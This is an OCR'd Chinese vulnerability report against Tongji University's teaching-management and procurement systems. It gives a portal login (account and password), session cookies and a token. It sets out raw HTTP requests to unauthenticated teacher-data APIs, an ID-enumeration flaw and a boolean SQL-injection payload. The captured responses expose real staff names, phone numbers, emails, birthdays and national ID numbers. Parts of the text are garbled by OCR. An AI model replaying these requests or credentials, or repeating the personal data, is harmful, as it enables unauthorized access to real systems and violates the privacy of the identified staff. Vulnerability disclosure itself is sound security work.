
教学管理信息系统存在接口未授权访问漏洞

http://myportal.tongji.edu.cn/new/index.html

账号密码: 11142 密码Sxm195703



第1页 共11页 2023/1/3 9:29



接口1: /api/studentservice/teacherInfo/findTeacherInfoList

```
POST /api/studentservice/teacherInfo/findTeacherInfoList HTTP/2 "engName": "ZX",

Host: 1.tongji.edu.cn "stateld": "0",

Cooking USESSIONUP-056665915565541245DDE172D4055216, seesionid" "faculty": "000170"
```

第2页 共11页

```
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
                                                                                                   "facultyName":null,
eyJhbGciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
                                                                                                   "manageFacultys":null,
fQ.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
                                                                                                   "profession":null,
Cache-Control: max-age=0
                                                                                                   "sex":"1",
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                  "title":"救授",
Sec-Ch-Ua-Mobile: ?0
                                                                                                  "email": "zhangxu-hvac@tongji.edu.cn",
Sec-Ch-Ua-Platform: "Windows"
                                                                                                   "telephone": "65983605",
Upgrade-Insecure-Requests: 1
                                                                                                   "qualification":null,
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like :
                                                                                                   "photo": "face/teacher/00005.jpg",
Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                   "phone": "13311831229".
                                                                                                   "condition":null.
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                   "accountDisabled":0,
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
                                                                                                   "country":null,
Sec-Fetch-Site: none
                                                                                                  "teacherType":null.
Sec-Fetch-Mode: navigate
                                                                                                  "lastUpdateBy":null.
Sec-Fetch-User: ?1
                                                                                                  "lastUpdateTime":null.
Sec-Fetch-Dest: document
                                                                                                  "groupId": 0.
Accept-Encoding: gzip, deflate
                                                                                                   "groupName":
                                                                                                  "教师组,18级-导师,19级-导师,研究生导师组,本科生老
Accept-Language: zh-CN, zh;q=0.9
Content-Type: application/x-www-form-urlencoded
                                                                                                  , 普研老师组, 在职老师组, 本科-毕业设计-导师",
Content-Length: 0
                                                                                                  "faculty|18n":"机械与能源工程学院"。
                                                                                                   "manageFacultys118n":""
```

接口2: /api/baseresservice/teacher/findTeacherList

fcmit.cc

泄露了2万多条数据

```
Raw Hex ➡ \n ≡
                                                                                         Pretty Raw Hex Render 🚍 \N ≡
OST /api/baseresservice/teacher/findTeacherList HTTP/2
lost: 1. tongji. edu. cn
ookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionid=
                                                                                              "code": 200,
2dfa93ffe4744c09e484e4d45da22de; language=cn; token=
                                                                                              "msg":""
yJhbGciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
                                                                                              "data": [
Q. KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
                                                                                                "pageNum_":1,
ache-Control: max-age=0
                                                                                                "pageSize ":25,
                                                                                                "total ":20248.
ec-Ch-Ua: " Not A:Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
ec-Ch-Ua-Mobile: ?0
                                                                                                "list"
ec-Ch-Ua-Platform: "Windows"
pgrade-Insecure-Requests: 1
                                                                                                    "id":107251,
|ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
                                                                                                    "code": "00001".
                                                                                                    "name":"李建中",
Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                    "engName": "LJZ",
ccept:
                                                                                                    "stateId": "1",
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                    "faculty": "000182",
*/*; q=0.8, application/signed-exchange; v=b3; q=0.9
ec-Fetch-Site: none
                                                                                                    "profession":null.
ec-Fetch-Mode: navigate
ec-Fetch-User: ?1
                                                                                                    "title": "教授".
ec-Fetch-Dest: docu
```

第3页 共11页

ccept-Encoding: gzip, deflate

```
ccept-Language: zh-CN, zh;q=0.9
                                                                                                 "qualification":null,
ontent-Type: application/x-www-form-urlencoded
                                                                                                 "photo": "face/teacher/00001.jpg",
ontent-Length: 0
                                                                                                 "phone": "13701975607".
                                                                                                 "courseStatus": "1",
                                                                                                       faculty", "000170"
OST /api/baseresservice/teacher/findTeacherList HTTP/2
lost: 1. tongji. edu. cn
                                                                                                        ofession":null,
ookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionid=
                                                                                                      "sex":"1",
                                                                                                      "title":"教授",
2dfa93ffe4744c09e484e4d45da22de; language=cn; token=
yJhbGciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
                                                                                                      enail": "zhangxu-hvac@tongji. edu. cn"
Q.KZWt98hURj46sf XW7H0NuQz-rotBjvYe4C0iPBsLTc
                                                                                                      "telephone": "65983605".
Cache-Control: max-age=0
                                                                                                      "qualification":null.
ec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                      "photo":"face/teacher/00005.jpg",
ec-Ch-Ua-Mobile: ?0
                                                                                                      "phone":"13311831229",
ec-Ch-Ua-Platform: "Windows"
                                                                                                      "courseStatus":"1",
                                                                                                      "postTeachQual":"1".
lpgrade-Insecure-Requests: 1
lser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
                                                                                                      "teachQualReason":null.
Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                      "postTeachQualOnjob":"1",
ccept:
                                                                                                      "teachQualOnjobReason":null,
ext/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, image/apn
                                                                                                      "underTeachquai : i ,
                                                                                                      "underStartTime":null,
*/*; q=0.8, application/signed-exchange; v=b3; q=0.9
                                                          fcmit.cc
ec-Fetch-Site: none
                                                                                                      "underEndTime":null,
ec-Fetch-Mode: navigate
                                                                                                      "teacherType": "10 yis".
ec-Fetch-User: ?1
                                                                                                      "approval<mark>S</mark>tatus":"1",
                                                                                                      "birthday": "1955-12-26 00:00:00"
ec-Fetch-Dest: document
ccept-Encoding: gzip, deflate
                                                                                                      "country": "156",
ccept-Language: zh-CN, zh;q=0.9
                                                                                                      "address": "610100",
Content-Type: application/x-www-form-urlencoded
                                                                                                      "cardType":"1",
                                                                                                      "card": "610103195512262858",
ontent-Length: 0
```

"telephone": "65985086",

接口3: /api/baseresservice/teacher/progressTeacherList


泄露了三万多条数据



```
ache-Control: max-age=0
                                                                                                       "qualification":null,
ec-Ch-Ua: " Not A:Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                       "photo":"face/teacher/00001.jpg",
c-Ch-Ua-Mobile: ?0
                                                                                                       "phone": "13701975607",
c-Ch-Ua-Platform: "Windows"
                                                                                                       "courseStatus":"1",
grade-Insecure-Requests: 1
                                                                                                       "postTeachQual":"1".
er-Agent: Mozilla/5.0 (Windows NT 10.0; Winó4; xó4) AppleWebKit/537.36 (KHTML, like 📑
                                                                                                       "teachQualReason":null.
lecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                       "postTeachQualOnjob":"1",
                                                                                                       "teachQualOnjobReason":null,
cept:
ext/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, image/apn
                                                                                                       "underTeachQual":"1".
*/*; q=0.8, application/signed-exchange; v=b3; q=0.9
                                                                                                       "underStartTime" null.
c-Fetch-Site: none
                                                                                                       "underEndTime":null.
c-Fetch-Mode: navigate
                                                                                                       "teacherType":"10 yjs",
c-Fetch-User: ?1
                                                                                                       "approva|Status":"1",
c-Fetch-Dest: document
                                                                                                       "birthday":"1963-07-10 00:00:00",
cept-Encoding: gzip, deflate
                                                                                                       "country":"156".
                                                                                                       "addres<mark>s"."422026",</mark>
cept-Language: zh-CN, zh;q=0.9
ontent-Type: application/x-www-form-urlencoded
                                                                                                       "cardType":"1",
ontent-Length: 0
                                                                                                       "card": 130103196307100091",
                                                                                                       "createTime":null.
```

/api/baseresservice/teacher/findList?condition=11141

越权通过教师工号获取名字



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```
Sec-Fetch-Mode: navigate
                                                                                        "name": "董洁芸".
 Sec-Fetch-User: ?1
                                                                                        "engName" nul
 Sec-Fetch-Dest: document
                                                                                        "stateld":null,
 Accept-Encoding: gzip, deflate
                                                                                        "faculty":null,
 Accept-Language: zh-CN, zh; q=0.9
                                                                                        "profession":null,
 Content-Type: application/x-www-form-urlencoded
                                                                                        "sex":null,
 Content-Length: 0
                                                                                        "title":null,
                                                                                        "email":null,
                                                                                          Pretty Raw Hex Render ⇒ \N =
api/baseresservice/teacher/findList?condition=11143 HTTP/2
                                                                                         16
                                                                                         17 1


 tongji. edu. cn

 JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C: sessionid=
                                                                                              "code": 200,
                                                                                              "msg":"".
3ffe4744c09e484e4d45da22de; language=cn; token=
                                                                                              "data":[
iciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
lt98hURj46sf XW7H0NuQz-rotBjvYe4C0iPBsLTc
·Control: max-age=0
                                                                                                  "id" 112432,
-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
                                                                                                  "code": "11143",
                                                                                                  "name":"张华",
-Ua-Mobile: ?0
                                                                                                  "englame" null
-Ua-Platform: "Windows"
le-Insecure-Requests: 1
                                                                                                  "stateId":null.
gent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
                                                                                                  "faculty": null,
  Chrome/101.0.0.0 Safari/537.36
                                                                                                  "profession":null.
                                                                                                  "sex":null.
tml,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                  "title":null.
q=0.8, application/signed-exchange; v=b3; q=0.9
                                                                                                  "email":null.
tch-Site: none
                                                                                                  "telephone": null.
tch-Mode: navigate
                                                                                                  "qualification":null,
```

/api/studentservice/teacherInfo/findSelectList

泄露三万条,教师数据

tch-User: ?1




"photo":null,

```
Host: 1. tongji. edu. cn
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionid=
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJlUzl1NiJ9.eyJsb2dpblRpbWVzdGFtcCl6MTY1NTAxMjl5NDUxNywidXNlcklkljoiMTExNDli
fQ.KZWt98hURj46sf XW7H0NuQz-rotBjvYe4C0iPBsLTc
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A:Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like 📑
Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
                                                          fcmit.cc
```

```
'data': [
  "total":31180,
      "pageNum_":1,
      "pageSize ":10,
      "dic":true,
      "code": "00001",
      "name": "李建中",
      "engName": "LJZ".
      "stateId": "1",
     "faculty": "000182".
     "facultyName":null,
     "manageFacultys":null,
      "profession":null.
      "title": "教授".
      "email":"lijianzh@tongji.edu.cn",
     "telephone": "65985086",
      "qualification":null.
      "photo": "face/teacher/00001.jpg".
      'phone": "13701975607".
      condition":null,
```

/api/baseresservice/teacher/findTeacherList


2万多条教师数据,包括身份证信息



```
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
                                                                                                     "teacherType": "10_yjs",
*/*; q=0.8, application/signed-exchange; v=b3; q=0.9
                                                                                                     "approvalStatus": "1",
c-Fetch-Site: none
                                                                                                     "birthday": "1963-07-10 00:00:00".
                                                                                                     "country" . "156"
c-Fetch-Mode: navigate
                                                                                                     "address": "422826",
c-Fetch-User: ?1
c-Fetch-Dest: document
                                                                                                     "cardType":"1",
cept-Encoding: gzip, deflate
                                                                                                     "card" "130103196307100091",
cept-Language: zh-CN, zh;q=0.9
                                                                                                     "createTime":null.
ntent-Type: application/x-www-form-urlencoded
                                                                                                     "updateTime":null.
ntent-Length: 0
                                                                                                     "auditionTime":null.
                                                                                                     "auditionAddress":null,
```

采购系统: https://czb.tongji.edu.cn/index_cq.jsp

越权漏洞



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SOL注入:

1返回正常, 2返回错误



第9页 共11页

```
Upgrade-Insecure-Requests: 1
                                                                             Email
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
                                                                                                              发消息 关闭
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp, image/apng, */*; q=0.8, application/signed-exchange; v=b3; q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&g
nbh=noM3103
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9
```



数据包:

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GET /pub/userInfo.jsp?param=11142'+and+'1'='2 HTTP/1.1

Host: czb.tongji.edu.cn

Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3

Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows" Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng_/;q=0.8,application/signed-exchange;

v=b3;q=0.9

Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&gnbh=noM3103

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

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